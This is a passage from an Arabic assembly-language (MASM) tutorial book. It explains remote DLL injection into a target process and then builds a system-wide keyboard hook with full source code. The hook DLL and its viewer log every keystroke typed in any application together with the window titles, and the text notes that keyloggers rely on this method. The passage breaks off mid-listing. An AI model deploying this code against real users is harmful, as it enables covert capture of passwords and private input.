السطور 81 -87 : نقوم بحجز منطقة في تطبيق الآلة الحاسبة لوضع قطعة الكود بها.. نقوم أولا بحساب حجم الكود بطرح الإزاحات.. ويجب استخدام الترخيص PAGE_EXECUTE_READWRITE .. وإلا سيفشل تنفيذ الكود .. ومن ثم نقوم بكتابة الكود في تلك المنطقة.. ونخزن عنوان بداية الكود.

السطور 90-96 : نقوم بحجز منطقة في تطبيق الآلة الحاسبة لوضع قطعة البيانات بها .. ونقوم أولا بحساب حجم قطعة البينات بطرح الإزاحات .. ومن ثم نقوم بكتابة البيانات .. ونخزن عنوان بداية البيانات.

السطر 99 : نقوم بإنشاء مسار تنفيذ في تطبيق الآلة الحاسبة وعنوان البداية هو عنوان بداية الكود .. ونمرر له المعامل stubDataAddr والذي به عنوان بداية البيانات(عنوان LoadLibrary & Dll Path)..والتي سنستغلها في الكود.

```
stubCode_Start:
 mov ebp,[esp+4]   ; Address to stubData_Start
 lea ebp,[ebp+4]   ; Address of stubData_LoadLib
 mov eax,[ebp]     ; eax = LoadLibrary Address
 lea ebx,[ebp+4]   ; Address of StubData_DLLPath
 push ebx          ; Push StubData_DLLPath
 call eax          ; Call LoadLibrary
 ret
stubCode_End:
```

```
stubData_Start      dd 0
stubData_LoadLib    dd 0
StubData_DLLPath    db 256 dup (0)
stubData_End        dd 0
```

عند إرسال عنوان قطعة البيانات stubDataAddr كـ Parameter سيؤشر مؤشر الاستاك esp علي تلك القطعة ..

حيث سيكون [esp+4] هو العنوان إلي أول متغير stubData_Start .. عندما نصل لهذا العنوان نستطيع تحديد جميع المتغيرات التالية بإضافة الإزاحة المناسبة.

5- الطريقة الثالثة System Hook

سنستكمل هنا الحديث عن الـ Hooks .. فقد تطرقنا لهذا الموضوع من قبل ولكن كان عن الـLocal Hook لمراقبة الأحداث الداخلية في التطبيق الحالي.

من الممكن أيضا أن نقوم بعمل Remote Hook والتحكم بالتطبيقات الأخري والتغيير فيها .. وفي هذه الحالة يطلق عليهWide Hook.

عندما تقوم بعمل Local Hook فيقوم النظام بتحويل الرسائل إلي الإجراء الموجود ببرنامجك لفلترة الرسائل.

ولكن عندما تقوم بعمل Wide Hook فيجب أن يكون هذا الإجراء بالإضافة إلي دالة تثبيت خطاف الرسائل SetWindowsHookEx .. موجودان في ملف DLL وستعرف لماذا ؟ باستكمال قرءاه الموضوع ..

The **SetWindowsHookEx** function installs an application-defined hook procedure into a hook chain. An application installs a hook procedure to monitor the system for certain types of events. A hook procedure can monitor events associated either with a specific thread or with all threads in the system. This function supersedes the **SetWindowsHook** function.

```
HHOOK SetWindowsHookEx(
  int idHook,              // type of hook to install
  HOOKPROC lpfn,           // address of hook procedure
  HINSTANCE hMod,          // handle of application instance
  DWORD dwThreadId         // identity of thread to install hook for
);
```

للدالة 4 معاملات ..

1 -الأول idHook : يحدد نوع خطاف الرسائل المراد تثبيته .. ويوجد أنواع عديدة نختص منها بالذكر التالي :

- **WH_CALLWNDPROC :** تثبيت خطاف رسائل يقوم بمراقبة الرسائل الرسائل قبل أن يرسلها النظام إلي إجراء النافذة الموجهة إليها.

- **WH_CALLWNDPROCRET :** تثبيت خطاف رسائل يقوم بمراقبة الرسائل بعد أن يتم معالجتها من إجراء النافذة الموجهة إليها.

- **WH_CBT :** تثبيت خطاف رسائل يقوم بمراقبة رسائل وإشعارات مفيدة لتطبيقات CBT أو Computer Based Training **. .** مثل رسائل (بدء تفعيل نافذة وبدء إنشائها وبدء إغلاقها وبدء تصغيرها وتكبيرها وإعادتها للحجم الطبيعي وغيرها مما يفيد تطبيقات CBT في توجيه المستخدم).

- **WH_DEBUG :** تثبيت خطاف رسائل لتنقيح إجراءات خطف الرسائل الأخري.

- **WH_KEYBOARD :** تثبيت خطاف رسائل لمراقبة رسائل ضغطات المفاتيح.

- **WH_MOUSE :** تثبيت خطاف رسائل لمراقبة رسائل الفأرة.

ويوجد غيرها العديد من أنواع إجراءات خطف الرسائل .. سنختص في هذا الجزء النوع WH_KEYBOARD .. والذي يقوم بمراقبة ضغطات المفاتيح .. والذي يستخدمه جميع برامج KeyLogger المعتمده علي System Hook .. والإجراء الخاص باستقبال رسائل الخطاف هو KeyboardProc وسنستعرضه بعد قليل.

2 -الثاني lpfn : يحدد عنوان إجراء المستقبل للرسائل..وسيكون عنوان لإجراء نوعه KeyboardProc **.**

3 -hMode : مقبض التطبيق الحالي المستدعي للدالة .. والموجود به إجراء خطف الرسائل .. وسيكون في هذه الحالة مقبض تطبيق الـ DLL.

4 -dwThreadId : تحديد الثريد المراد تثبيت الخطاف له .. إذا كنت تريد تثبيت الخطاف علي ثريد محدد .. فقم بوضع معرف الثريد هنا .. وإذا أردت أن يتم تثبيت الخطاف علي جميع الثريدات فقم بوضع**NULL**.

وعند نجاح الدالة فتعود بمقبض إجراء الخطف hook handle .. وإلا ستعود بقيمة NULL.
الآن بعد تثبيت الخطاف واستخدامه وانتهائنا منه يجب أن نقوم بإزالة الخطاف بواسطة دالة UnhookWindowsHookEx :

The **UnhookWindowsHookEx** function removes a hook procedure installed in a hook chain by the **SetWindowsHookEx** function.

```
BOOL UnhookWindowsHookEx(
  HHOOK hhk       // handle of hook procedure to remove
);
```

المعامل الوحيد لها هو مقبض الخطاف .. وعند نجاح الدالة تعود بقيمة غير الصفر .. وتعود بصفر إذا فشلت.

ونتطرق الآن إلي الإجراء **KeyboardProc** والذي يستقبل رسائل ضغطات المفاتيح ..

The **KeyboardProc** hook procedure is an application-defined or library-defined callback function the system calls whenever an application calls the **GetMessage** or **PeekMessage** function and there is a keyboard message (WM_KEYUP or WM_KEYDOWN) to be processed.

```
LRESULT CALLBACK KeyboardProc(
  int code,             // hook code
  WPARAM wParam,        // virtual-key code
  LPARAM lParam         // keystroke-message information
);
```

المعامل الأول code : أو ما سيصبح nCode لأن الرمز code كلمة خاصة في الاسمبلي .. وهو يحدد كود يتم استخدامه من قبل الإجراء لتحديد كيفية التعامل مع الرسالة.. ويأخذ إحدي القيمتين التاليتين:

- HC_ACTION : يحدد أن كلا من المعامل الثاني والثالث wParam & lParam بهما بيانات عن ضغطة المفتاح.
- HC_NOREMOVE : يحدد أن كلا من المعامل الثاني والثالث wParam & lParam بها بيانات عن ضغطة المفتاح ولكن الرسالة لم تزل

من صف الرسائل .. بواسطة استخدام PeekMessage مع الراية PM_NOREMOVE .

وإذا كان قيمة الكود أقل من الصفر .. يجب أن يقوم إجراء مراقبة الرسالة الحالي بتمرير الرسالة بدون معالجتها إلي دالة CallNextHookEx لتذهب الرسالة إلي إجراء مراقبة الرسائل التالي.

حيث إجراء مراقبة الرسائل يتم تثبيته داخل حلقة لبعض أنواع خطف الرسائل ودالة CallNextHookEx تقوم باستدعاء الإجراء التالي في الحلقة.

وبالتالي إذا لم يتم استدعاء دالة CallNextHookEx .. فلن يقوم النظام باستدعاء الإجراءات السابقة للإجراء الحالي.

المعامل الثاني wParam : يحمل قيمة كود الزر الافتراضي Virtual Key Code .. والجدول التالي يوضح بعض تلك الأكواد وقد نزعت منها قيم كثيرة وستجد الجدول الكامل مرفق مع ملفات الكتاب:

Symbolic constant name	**Value (hex)**	**Mouse or keyboard equivalents**
VK_LBUTTON	01	Left mouse button
VK_RBUTTON	02	Right mouse button
VK_CANCEL	03	Control-break processing
VK_MBUTTON	04	Middle mouse button (three-button mouse)
VK_XBUTTON1	05	**Windows 2000/XP/2003/Vista/2008:** X1 mouse button
VK_XBUTTON2	06	**Windows 2000/XP/2003/Vista/2008:** X2 mouse button
-	07	Undefined
VK_BACK	08	BACKSPACE key
VK_TAB	09	TAB key
VK_LEFT	25	LEFT ARROW key
VK_UP	26	UP ARROW key
VK_RIGHT	27	RIGHT ARROW key
VK_DOWN	28	DOWN ARROW key
VK_PRINT	2A	PRINT key
VK_SNAPSHOT	2C	PRINT SCREEN key for Windows 3.0 and later
VK_INSERT	2D	INS key

VK_DELETE	2E	DEL key
VK_HELP	2F	HELP key
VK_0	30	0 key
VK_1	31	1 key
VK_2	32	2 key
VK_A	41	A key
VK_B	42	B key
VK_C	43	C key
VK_F1	70	F1 key
VK_F2	71	F2 key
VK_F3	72	F3 key
VK_NUMLOCK	90	NUM LOCK key

المعامل الثالث IParam : مقسم إلي بتات بطول 32 بت وتقوم بتحديد العديد من الأشياء في وقت واحد كالتالي :

البتات 0-15 : تحدد عدد مرات التكرار للرسالة .. والتي تحدث نتيجة لاستمرار ضغط المستخدم علي الزر .. حيث يقوم النظام بزيادة العدد عندما يتم توليد رسالة WM_KEYDOWN أسرع مما يستطيع البرنامج أن يعالجه .. حيث لا يتم توليد صف رسائل من الرسالة .. بل هي رسالة واحدة وبها عدد مرات التكرار.


البتات 16-23 : كود الفحص هو قيمة يتم توليدها من الكيبورد عند الضغط علي الزر .. حيث تعتبر قيمة تابعة للكيبورد .. يتم تعريف الزر المقابل بها .. يمكن استخدام تلك القيم لتعريف الأزار .. ولكننا غالبا نستخدم virtual-key codes لتعريف الأزار.

البت 24 : يحدد إذا كان الزر ممتد أم لا .. الأزرة الممتدة تكون أزرة الوظائف F1,Home,Shift وغيرها .. وأزرة لوحة الأرقام NumPad .. فإذا كان قيمة البت واحد فهذا يعني أن الزر الحاليExtended والعكس.

البتات 25-28 : محجوزة.
البت 29 : إذا كان قيمته واحد فهذا يعني أن الزر ALT مضغوط لأسفل والعكس.

البت 30 : يحدد حالة الزر السابقة .. فإذا كان واحد فهذا يعني أن الزر كان مضغوط لأسفل قبل إرسال الرسالة.. وإذا كان صفر فهذا يعني أن الزرUP.

البت 31 : يحدد حالة الانتقال للزر .. فإذا كان واحد فهذا يعني أن الزر في حالة ضغط hold down .. وإذا كان صفر فهذا يعني أن الزر متروكup.



والآن بعد استقبال بيانات ضغطة الزر ومعالجتها فيجب تمريرها إلي إجراء المراقبة التالي بدالة CallNextHookEx.

وقبل أن نري كيف نعالج ضغطة الزر ونعرف المفتاح الذي تم الضغط عليه .. نقوم بمعرفة ما هي الدالة CallNextHookEx أولا ..

The **CallNextHookEx** function passes the hook information to the next hook procedure in the current hook chain. This function supersedes the **DefHookProc** function.

```
LRESULT CallNextHookEx(
  HHOOK hhk,          // handle to current hook
  int nCode,          // hook code passed to hook procedure
  WPARAM wParam,      // value passed to hook procedure
  LPARAM lParam       // value passed to hook procedure
);
```

وكما علمنا فتلك الدالة تقوم بتمرير بيانات الرسالة إلي إجراء مراقبة الرسالة التالي .. حيث نمرر في المعامل الأول مقبض الهوك الحالي .. وباقي المعاملات الثلاث نمرر بهم الرسالة كما هي.

✪ معالجة ضربات المفاتيح Processing Key Strokes

الآن لدينا كود المفتاح الافتراضي في wParam .. ونريد أن نقوم بتحديد حرف الآسكي الذي تم الضغط عليه .. مع وضع حالة الوظائف الخاصة مثل CAPS و NUM و Shift و تحديد لغة المستخدم الحالية في الحسبان.
يوجد دالتين تساعدنا في الوصول إلي حرف الآسكي وهما :

1 - GetKeyboardState

2 - ToAscii

أولا : GetKeyboardState

وتستخدم لنسخ **الحالة** لـ 256 مفتاح لمخزن بحجم 256 بايت.

The **GetKeyboardState** function copies the status of the 256 virtual keys to the specified buffer.

```
BOOL GetKeyboardState(
  PBYTE lpKeyState       // address of array to receive status data
);
```

حيث المعامل الوحيد للدالة وهو lpKeyState يشير إلي مصفوفة بحجم 256 بايت لتستقبل بيانات الحالة للمفاتيح.

إذا نجحت الدالة فتعود بقيمة غير الصفر وإلا ستعود بصفر.

ثانيا : ToAscii

تقوم الدالة بترجمة كود المفتاح الافتراضي مع حالة المفاتيح الناتجة من استدعاء الدالة GetKeyboardState لتولد حرف الآسكي المناسب.

The **ToAscii** function translates the specified virtual-key code and keyboard state to the corresponding Windows character or characters. The function translates the code using the input language and physical keyboard layout identified by the given keyboard layout handle.

```
int ToAscii(
  UINT uVirtKey,          // virtual-key code
  UINT uScanCode,         // scan code
  PBYTE lpKeyState,       // address of key-state array
  LPWORD lpChar,          // buffer for translated key
  UINT uFlags             // active-menu flag
);
```

المعامل الأول uVirtKey : ونمرر به كود المفتاح الافتراضي.
المعامل الثاني uScanCode : نمرر به كود الفحص ويمكننا تجاهله.

المعامل الثالث lpKeyState : مؤشر إلي مصفوفة 256 بايت بها حالة الأحرف

المعامل الرابع lpChar : مؤشر إلي مخزن يستقبل حرف الآسكي الناتج.

المعامل الخامس uFlags : راية تحدد هل القائمة نشطة أم لا ونتجاهلها.

عند نجاح الدالة تعود بإحدي القيم التالية :

القيمة صفر : وفي هذه الحالة فإن كود المفتاح ليس له ترجمة .. وتحدث مع **[بعض]** مفاتيح الوظائف .
القيمة واحد : تم نسخ حرف الآسكي إلي المخزنlpChar.
القيمة اثنان : تم نسخ حرفي آسكي إلي المخزنlpChar.

✪ دالة GetForegroundWindow :

تستخدم في معرفة مقبض النافذة النشطة حاليا علي الشاشة.

The **GetForegroundWindow** function returns the handle of the foreground window (the window with which the user is currently working). The system assigns a slightly higher priority to the thread that creates the foreground window than it does to other threads.

```
HWND GetForegroundWindow(VOID)
```

حيث الدالة ليس لها معاملات .. فقط يتم استدعائها وتعود بمقبض النافذة النشطة.

✪ دالة GetForegroundWindow :

تستخدم في معرفة اسم العنوانTitle لنافذة ما.

The **GetWindowText** function copies the text of the specified window's title bar (if it has one) into a buffer. If the specified window is a control, the text of the control is copied.

```
int GetWindowText(
  HWND hWnd,          // handle of window or control with text
  LPTSTR lpString,    // address of buffer for text
  int nMaxCount       // maximum number of characters to copy
);
```

حيث :

المعامل الأول hWnd : يحدد مقبض النافذة.

المعامل الثاني lpString : مؤشر لمخزن يستقبل العنوان.

المعامل الثالث nMaxCount : أقصي حجم يتم نسخه للعنوان.

الآن سنقوم بكتابة ملف الـ DLL وسيكون باسم [Hook DLL] وبه الملفات التالية :

[Hook DLL.Asm]
[Hook DLL.Def]

ملف التعريف [Hook DLL.Def] سيحتوي علي التالي :

```
LIBRARY  HookDLL
EXPORTS
  InstallHook
  UninstallHook
  HookKBProc
```

بينما ملف الشفرة [Hook DLL.Asm] سيحتوي علي التالي :

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none  ;case sensitive

include windows.inc
include user32.inc
include kernel32.inc
include masm32.inc

includelib user32.lib
includelib kernel32.lib
includelib masm32.lib

include c:\masm32\macros\macros.asm

.const
 WM_KEY_ASCII     equ WM_USER + 400
 WM_KEY_EXTEND  equ WM_USER + 402
.data
 hInstance       dd 0
 cAscii          db 2  dup (0)

.data?
 hHook          dd ?
 hWnd           dd ?
 fHwnd          dd ?

.code
DllEntry proc hInst:HINSTANCE, fdwReason:DWORD,
                pvReserved:DWORD
    .if fdwReason==DLL_PROCESS_ATTACH
        push hInst
        pop hInstance
    .endif
```

```
    mov  eax,TRUE
    ret
DllEntry Endp

HookKBProc proc nCode:DWORD,wParam:DWORD,
                                lParam:DWORD
 local KeyState[256]:byte
 .if nCode<0
     jmp Exit
 .elseif nCode != HC_ACTION
     jne Exit
 .endif

 mov eax,lParam
 and eax,80000000h
 .if eax!=0
     jmp Exit
 .endif

invoke CallNextHookEx,hHook,nCode,wParam,lParam

invoke GetForegroundWindow
mov fHwnd,eax

invoke GetKeyboardState,addr KeyState
invoke ToAscii,wParam,0,addr KeyState,addr cAscii,0
.if eax == 0
    invoke SendMessage,hWnd,WM_KEY_EXTEND ,
                       wParam,fHwnd
.else
    invoke SendMessage,hWnd,WM_KEY_ASCII,
                       dword ptr cAscii,fHwnd
.endif

Exit:
```

```
70   xor eax,eax
71   invoke CallNextHookEx,hHook,nCode,wParam,lParam
72   ret
73 HookKBProc endp
74
75 InstallHook proc hwnd:DWORD
76   push hwnd
77   pop hWnd
78   invoke SetWindowsHookEx,WH_KEYBOARD,addr HookKBProc,
79                                      hInstance,NULL
80   mov hHook,eax
81   ret
82 InstallHook endp
83
84 UninstallHook proc
85   invoke UnhookWindowsHookEx,hHook
86   ret
87 UninstallHook endp
88 End DllEntry
```

السطر 17 : تعريف رسالة خاصة استقبال زر.

السطر 18 : تعريف رسالة خاصة باستقبال زر ممتد.

السطر 20 : متغير سيحمل مقبض الـDLL.

السطر 21 : متغير نصي سيحمل حرف الآسكي العائد من الدالةToAscii.

السطر 24 : متغير سيحمل مقبض الهوك الحالي.

السطر 25 : متغير سيحمل مقبض النافذة التي سيُرسل لها الحروف والتي سنقوم بتصميمها لعرض الحروف للمستخدم في صندوق نصي بها بعد قليل.

السطر 26 : متغير سيحمل مقبض النافذة التي يتم الكتابة بها حاليا.

السطر 39 : إجراء من نوع KeyboardProc .. لاستقبال ضربات المفاتيح.

السطر 41 : متغير مصفوفة بحجم 256 سيحمل حالة أكواد الأحرف الافتراضية.

السطور 42-46 : التأكد أن nCode ليس أصغر من الصفر أو لا يساوي HC_Action وإلا فلنقفز إلي Exit ونستدعي CallNextHookEx.

السطور 48-52 : التأكد من أن حالة الزر UP باختبار البت 32 في المعامل lParam .. لكي لا يحدث تكرار للحرف لحدثي[Down & Up].

السطر 54 : نقوم بتمرير الرسالة قبل معالجتها .. أو حسبما تريد.

السطور 56-57 : معرفة مقبض النافذة النشطة حاليا ووضعه فيfHwnd.

السطر 59 : استدعاء GetKeyboardState لوضع حالة المفاتيح في المصفوفة KeyState.

السطر 60 : استدعاء ToAscii لتحويل كود المفتاح الافتراضي إلي حرف آسكي.

السطور 61-67 : نختبر القيمة المعادة .. إذا كانت صفر .. فمعني ذلك أن المفتاح من بعض مفاتيح الوظائف.. ونرسل رسالة WM_KEY_EXTEND إلي النافذة لدينا بمقبض النافذة المضغوط بها المفتاح مع كود المفتاح الافتراضي ليتم تحليله في النافذة لدينا.
بينما إذا لم تعد بصفر فنقوم بإرسال رسالة WM_KEY_ASCII إلي النافذة لدينا بمقبض النافذة المضغوط بها المفتاح مع حرف الآسكي.

السطور 75-82 : شفرة إجراء تثبيت الخطاف علي جميع الثريدات .. نقوم أولا بتخزين مقبض النافذة الممرر والتي استدعت الإجراء في المتغيرhWnd لكي نرسل لها رسائل الحروف لاحقا.. ثم نستدعي دالة SetWindowsHookEx لتثبيت الخطاف.

السطور 84-87 : شفرة إلغاء الخطاف .. ويجب استدعائها عن انتهاء العمل مع إجراء مراقبة ضربات المفاتيح أو عند إغلاق البرنامج.

نعود الآن إلي نقطة لماذا يجب أن تكون شفرة إلقاء الخطاف وإجراء مراقبة الرسائل في ملف DLL .. والأمر هو أنك عندما تقوم بتثبيت الخطاف الموسع فإن النظام يقوم بحقن ملف الـ DLL داخل مساحة الذاكرة في جميع التطبيقات.

وبالتالي عند استخدام ملف DLL يسهل حقنه وربطه واستخدامه مع التطبيقات الأخري.

وكما ذكرنا أن كل تطبيق سيحقن به ملف الـ DLL أي سيكون بكل تطبيق قسم للبيانات وللكود مستقلين عن أي تطبيق أخر ..

وهنا تظهر مشكلة نستعرضها فيما يلي :

عند استدعاء دالة InstallHook في ملف الـ DLL لأول مرة .. سيتم تمرير مقبض النافذة التي استدعت الإجراء أول مرة .. ويتم تخزين المقبض في المتغير hWnd..
وعندما يصل إلي سطر تثبيت الخطاف بدالة SetWindowsHookEx .. سيقوم النظام بحقن ملف الـDLL داخل جميع التطبيقات ..
وهذا الحقن سيؤثر علي قسم البيانات بمعني أن البيانات التي تم تخزينها كمقبض النافذة hWnd سيتم فقدها نتيجة لإنشاء قسم بيانات جديد داخل التطبيقات.


وبالتالي النافذة الوحيدة التي سيكون ملف الـ DLL له مقبض لها في المتغير hWnd هي نافذة التطبيق نفسه الذي استدعي الإجراء InstallHook.. بعد ذلك سيصبح قيمة hWnd بصفر في كل التطبيقات..نتيجة لإنشاء قسم بيانات جديد بها..

وبالتالي نريد أن يصبح قسم البيانات مشترك في جميع التطبيقات .. ولحسن الحظ فهو ممكن باستخدام التابع /Section
فمثلا إذا أردنا أن يكون قسم البيانات الغير مهيأة وهو اسمه bss كقسم مشترك في كل مرة يتم إنشاء نسخة من الـ DLL في الذاكرة .. نقوم باستخدام التابع التالي أثناء عملية الربطLinking ..

Link <u>/SECTION:.bss,S</u> /DLL /DEF:$(N).def /SUBSYSTEM:WINDOWS

حيث S يشير إلي Shared Section .

ولتطبيق ذلك في بيئة التطوير RadASM .. نقوم باختيار الأمر الخامس [Notepad(.rap)] من القائمة Tools..



وذلك لفتح إعدادات المشروع HookDLL .. وننزل إلي أسفل في برنامج النوتباد إلي أن نصل إلي سطر عملية الربط Link وهو دائما يحمل الرقم 3 ونقوم بتغييره إلي الأتي :

3=7,O,$B\LINK.EXE /SECTION:.bss|S /SUBSYSTEM:WINDOWS /RELEASE /DLL /DEF:$6 /LIBPATH:"$L" /OUT:"$7",3

لتفسير السطر يمكنك الإطلاع علي ملف المساعدة الخاص ببيئة RadASM في الجزء الخاص بالتعديل في خصائص سطر الأوامر :
Editing command line options

فقط للتوضيح قمنا باستخدام :

/SECTION:.bss|S


بدلا من :

/SECTION:.bss,S

لأن RadASM يستخدم الفاصلة في إضافة علامة تنصيص ويعوض عن الفاصلة بـ PIPE ..

الآن يمكنك ترجمة المشروع .. ونسخ الملفين [HookDLL.dll] و[HookDLL.exp] بجانب المشروع الذي سنقوم بعمله في الصفحة التالية .. ولا ننسى إنشاء ملف التعريف الخاص بمكتبة الـ DLL الخاصة بنا [HookDll.inc].

نقوم الآن بتصميم البرنامج الذي سيعرض للمستخدم الحروف التي تم اقتناصها .. حيث اسم المشروع هو[Wide Hook] وشكل المشروع كالتالي:



حيث به زرين لبدء الخطاف وإنهائه .. وصندوق نص يتم يعرض الحروف المقتنصة به مع اسماء النوافذ.

شفرة الملف [Wide Hook.Inc] كالتالي :

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include shell32.inc
include masm32.inc
include HookDLL.inc

includelib kernel32.lib
includelib user32.lib
includelib Comctl32.lib
includelib shell32.lib
includelib masm32.lib
includelib HookDLL.lib

include c:\masm32\macros\macros.asm

```

```
18 DlgProc            PROTO  :HWND,:UINT,:WPARAM,:LPARAM
19 SnagWindowTitle    PROTO  :DWORD
20 AppendChar         PROTO  :DWORD
21 AppendSpecialKey   PROTO  :DWORD
22
23 .const
24  IDD_DIALOG1          equ 101
25  BTN_INSTALL          equ 1001
26  BTN_UNINSTALL        equ 1002
27  EDT_LOG              equ 1003
28  WM_KEY_ASCII         equ WM_USER + 400
29  WM_KEY_EXTEND        equ WM_USER + 402
30  CR                   equ 13
31  LF                   equ 10
32 ;####################################
33 .data
34  buffer               db 65000 dup(0)
35  WinTitle             db 256 dup(0)
36  dump                 db 260 dup(0)
37  sKey                 db 20  dup(0)
38  NewLine              db CR,LF,0
39  curWin               dd 0
40  ;####################################
41 .data?
42  hInstance            dd ?
43  hDlg                 dd ?
44  hLog                 dd ?
45 ;####################################
```

السطر 35 : متغير يستخدم لتخزين اسم النافذة.

السطر 39 : متغير يستخدم لتخزين مقبض النافذة الحالية .. لكي نقارن به مقبض النافذة الجديدة .. فإذا كانا مختلفان فيتم إضافة اسم النافذة الجديدة في صندوق النص.

شفرة الملف [Wide Hook.Asm]

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none  ;case sensitive

include Wide Hook.inc

.code

start:

  invoke GetModuleHandle,NULL
  mov  hInstance,eax

  invoke InitCommonControls
  invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,
                        addr DlgProc,NULL
  invoke ExitProcess,0

;########################################################################

DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,
                              lParam:LPARAM
       mov  eax,uMsg
       .if eax==WM_INITDIALOG
         push hWin
         pop hDlg
       .elseif eax==WM_COMMAND
        movzx eax,word ptr[wParam]
        movzx edx,word ptr[wParam+2]
      .if edx == BN_CLICKED
       .if eax==BTN_INSTALL
         invoke InstallHook,hWin
       .elseif eax==BTN_UNINSTALL
         invoke UninstallHook
```

```
        .endif
      .endif

     .elseif eax==WM_KEY_ASCII
       invoke SnagWindowTitle,lParam
       invoke AppendChar,wParam

     .elseif eax==WM_KEY_EXTEND
       invoke SnagWindowTitle,lParam
       invoke AppendSpecialKey,wParam

     .elseif eax==WM_CLOSE
       invoke UninstallHook
       invoke EndDialog,hWin,0
     .else
       mov  eax,FALSE
       ret
     .endif
      mov  eax,TRUE
      ret
DlgProc endp

SnagWindowTitle Proc hWin:DWORD
  mov edx,hWin
 .if edx != curWin
    mov curWin,edx
    invoke GetWindowText,hWin,addr WinTitle,
                              sizeof WinTitle
    invoke wsprintf, addr dump, CTXT("[%s]"),
                     addr WinTitle
    invoke GetDlgItemText,hWin,EDT_LOG,addr buffer,
                              sizeof buffer
    invoke lstrcat,addr buffer,addr NewLine
    invoke lstrcat,addr buffer,addr dump
    invoke lstrcat,addr buffer,addr NewLine
```

```
    invoke SendDlgItemMessageA,hDlg,EDT_LOG,
                                     WM_SETTEXT,-1,addr buffer
 .endif
 ret
SnagWindowTitle endp

AppendChar Proc dChar:DWORD
  .if dChar == 8
     invoke lstrcpy,addr dump,CTXT("{bcksp}") ;Back Space
  .elseif dChar == 13
     invoke lstrcpy,addr dump,addr NewLine    ;Enter
  .elseif  dChar == 27
      invoke lstrcpy,addr dump,CTXT("{esc}")  ; Escape
  .else
      invoke wsprintf, addr dump, CTXT("%c"), dChar
  .endif

  invoke GetDlgItemText,hDlg,EDT_LOG,
                               addr buffer,sizeof buffer
  invoke lstrcat,addr buffer,addr dump
  invoke SendDlgItemMessageA,hDlg,EDT_LOG,
                                    WM_SETTEXT,-1,addr buffer
  ret
AppendChar endp

AppendSpecialKey Proc vKey:DWORD
  .if vKey == VK_F1
     invoke lstrcpy,addr sKey,CTXT("{F1}")
  .elseif  vKey == VK_F2
      invoke lstrcpy,addr sKey,CTXT("{F2}")
  .elseif  vKey == VK_F3
      invoke lstrcpy,addr sKey,CTXT("{F3}")
  .elseif  vKey == VK_F4
      invoke lstrcpy,addr sKey,CTXT("{F4}")
```

```
.elseif vKey == VK_F5
    invoke lstrcpy,addr sKey,CTXT("{F5}")
.elseif vKey == VK_F6
    invoke lstrcpy,addr sKey,CTXT("{F6}")
.elseif vKey == VK_F7
    invoke lstrcpy,addr sKey,CTXT("{F7}")
.elseif vKey == VK_F8
    invoke lstrcpy,addr sKey,CTXT("{F8}")
.elseif vKey == VK_F9
    invoke lstrcpy,addr sKey,CTXT("{F9}")
.elseif vKey == VK_F10
    invoke lstrcpy,addr sKey,CTXT("{F10}")
.elseif vKey == VK_F11
    invoke lstrcpy,addr sKey,CTXT("{F11}")
.elseif vKey == VK_F12
    invoke lstrcpy,addr sKey,CTXT("{F12}")

.elseif vKey == VK_RETURN
    invoke lstrcpy,addr sKey,CTXT("{enter}")
.elseif vKey == VK_SHIFT
    invoke lstrcpy,addr sKey,CTXT("{Shift}")
.elseif vKey == VK_CONTROL
    invoke lstrcpy,addr sKey,CTXT("{Ctrl}")
.elseif vKey == VK_MENU
    invoke lstrcpy,addr sKey,CTXT("{ALT}")
.elseif vKey == VK_PAUSE
    invoke lstrcpy,addr sKey,CTXT("{Pause}")
.elseif vKey == VK_BACK
    invoke lstrcpy,addr sKey,CTXT("{bkSp}")
.elseif vKey == VK_TAB
    invoke lstrcpy,addr sKey,CTXT("{tab}")
.elseif vKey == VK_UP
    invoke lstrcpy,addr sKey,CTXT("{UP}")
.elseif vKey == VK_LEFT
    invoke lstrcpy,addr sKey,CTXT("{Left}")
```

```
.elseif  vKey == VK_RIGHT
    invoke lstrcpy,addr sKey,CTXT("{Right}")
.elseif  vKey == VK_DOWN
    invoke lstrcpy,addr sKey,CTXT("{Down}")
.elseif  vKey == VK_HOME
    invoke lstrcpy,addr sKey,CTXT("{Home}")
.elseif  vKey == VK_END
    invoke lstrcpy,addr sKey,CTXT("{End}")
.elseif  vKey == VK_PRIOR
    invoke lstrcpy,addr sKey,CTXT("{pg Up}")
.elseif  vKey == VK_NEXT
    invoke lstrcpy,addr sKey,CTXT("{pg Down}")
.elseif  vKey == VK_INSERT
    invoke lstrcpy,addr sKey,CTXT("{Ins}")
.elseif  vKey == VK_DELETE
    invoke lstrcpy,addr sKey,CTXT("{Del}")

.elseif  vKey == VK_NUMPAD0
    invoke lstrcpy,addr sKey,CTXT("{num0}")
.elseif  vKey == VK_NUMPAD1
    invoke lstrcpy,addr sKey,CTXT("{num1}")
.elseif  vKey == VK_NUMPAD2
    invoke lstrcpy,addr sKey,CTXT("{num2}")
.elseif  vKey == VK_NUMPAD3
    invoke lstrcpy,addr sKey,CTXT("{num3}")
.elseif  vKey == VK_NUMPAD4
    invoke lstrcpy,addr sKey,CTXT("{num4}")
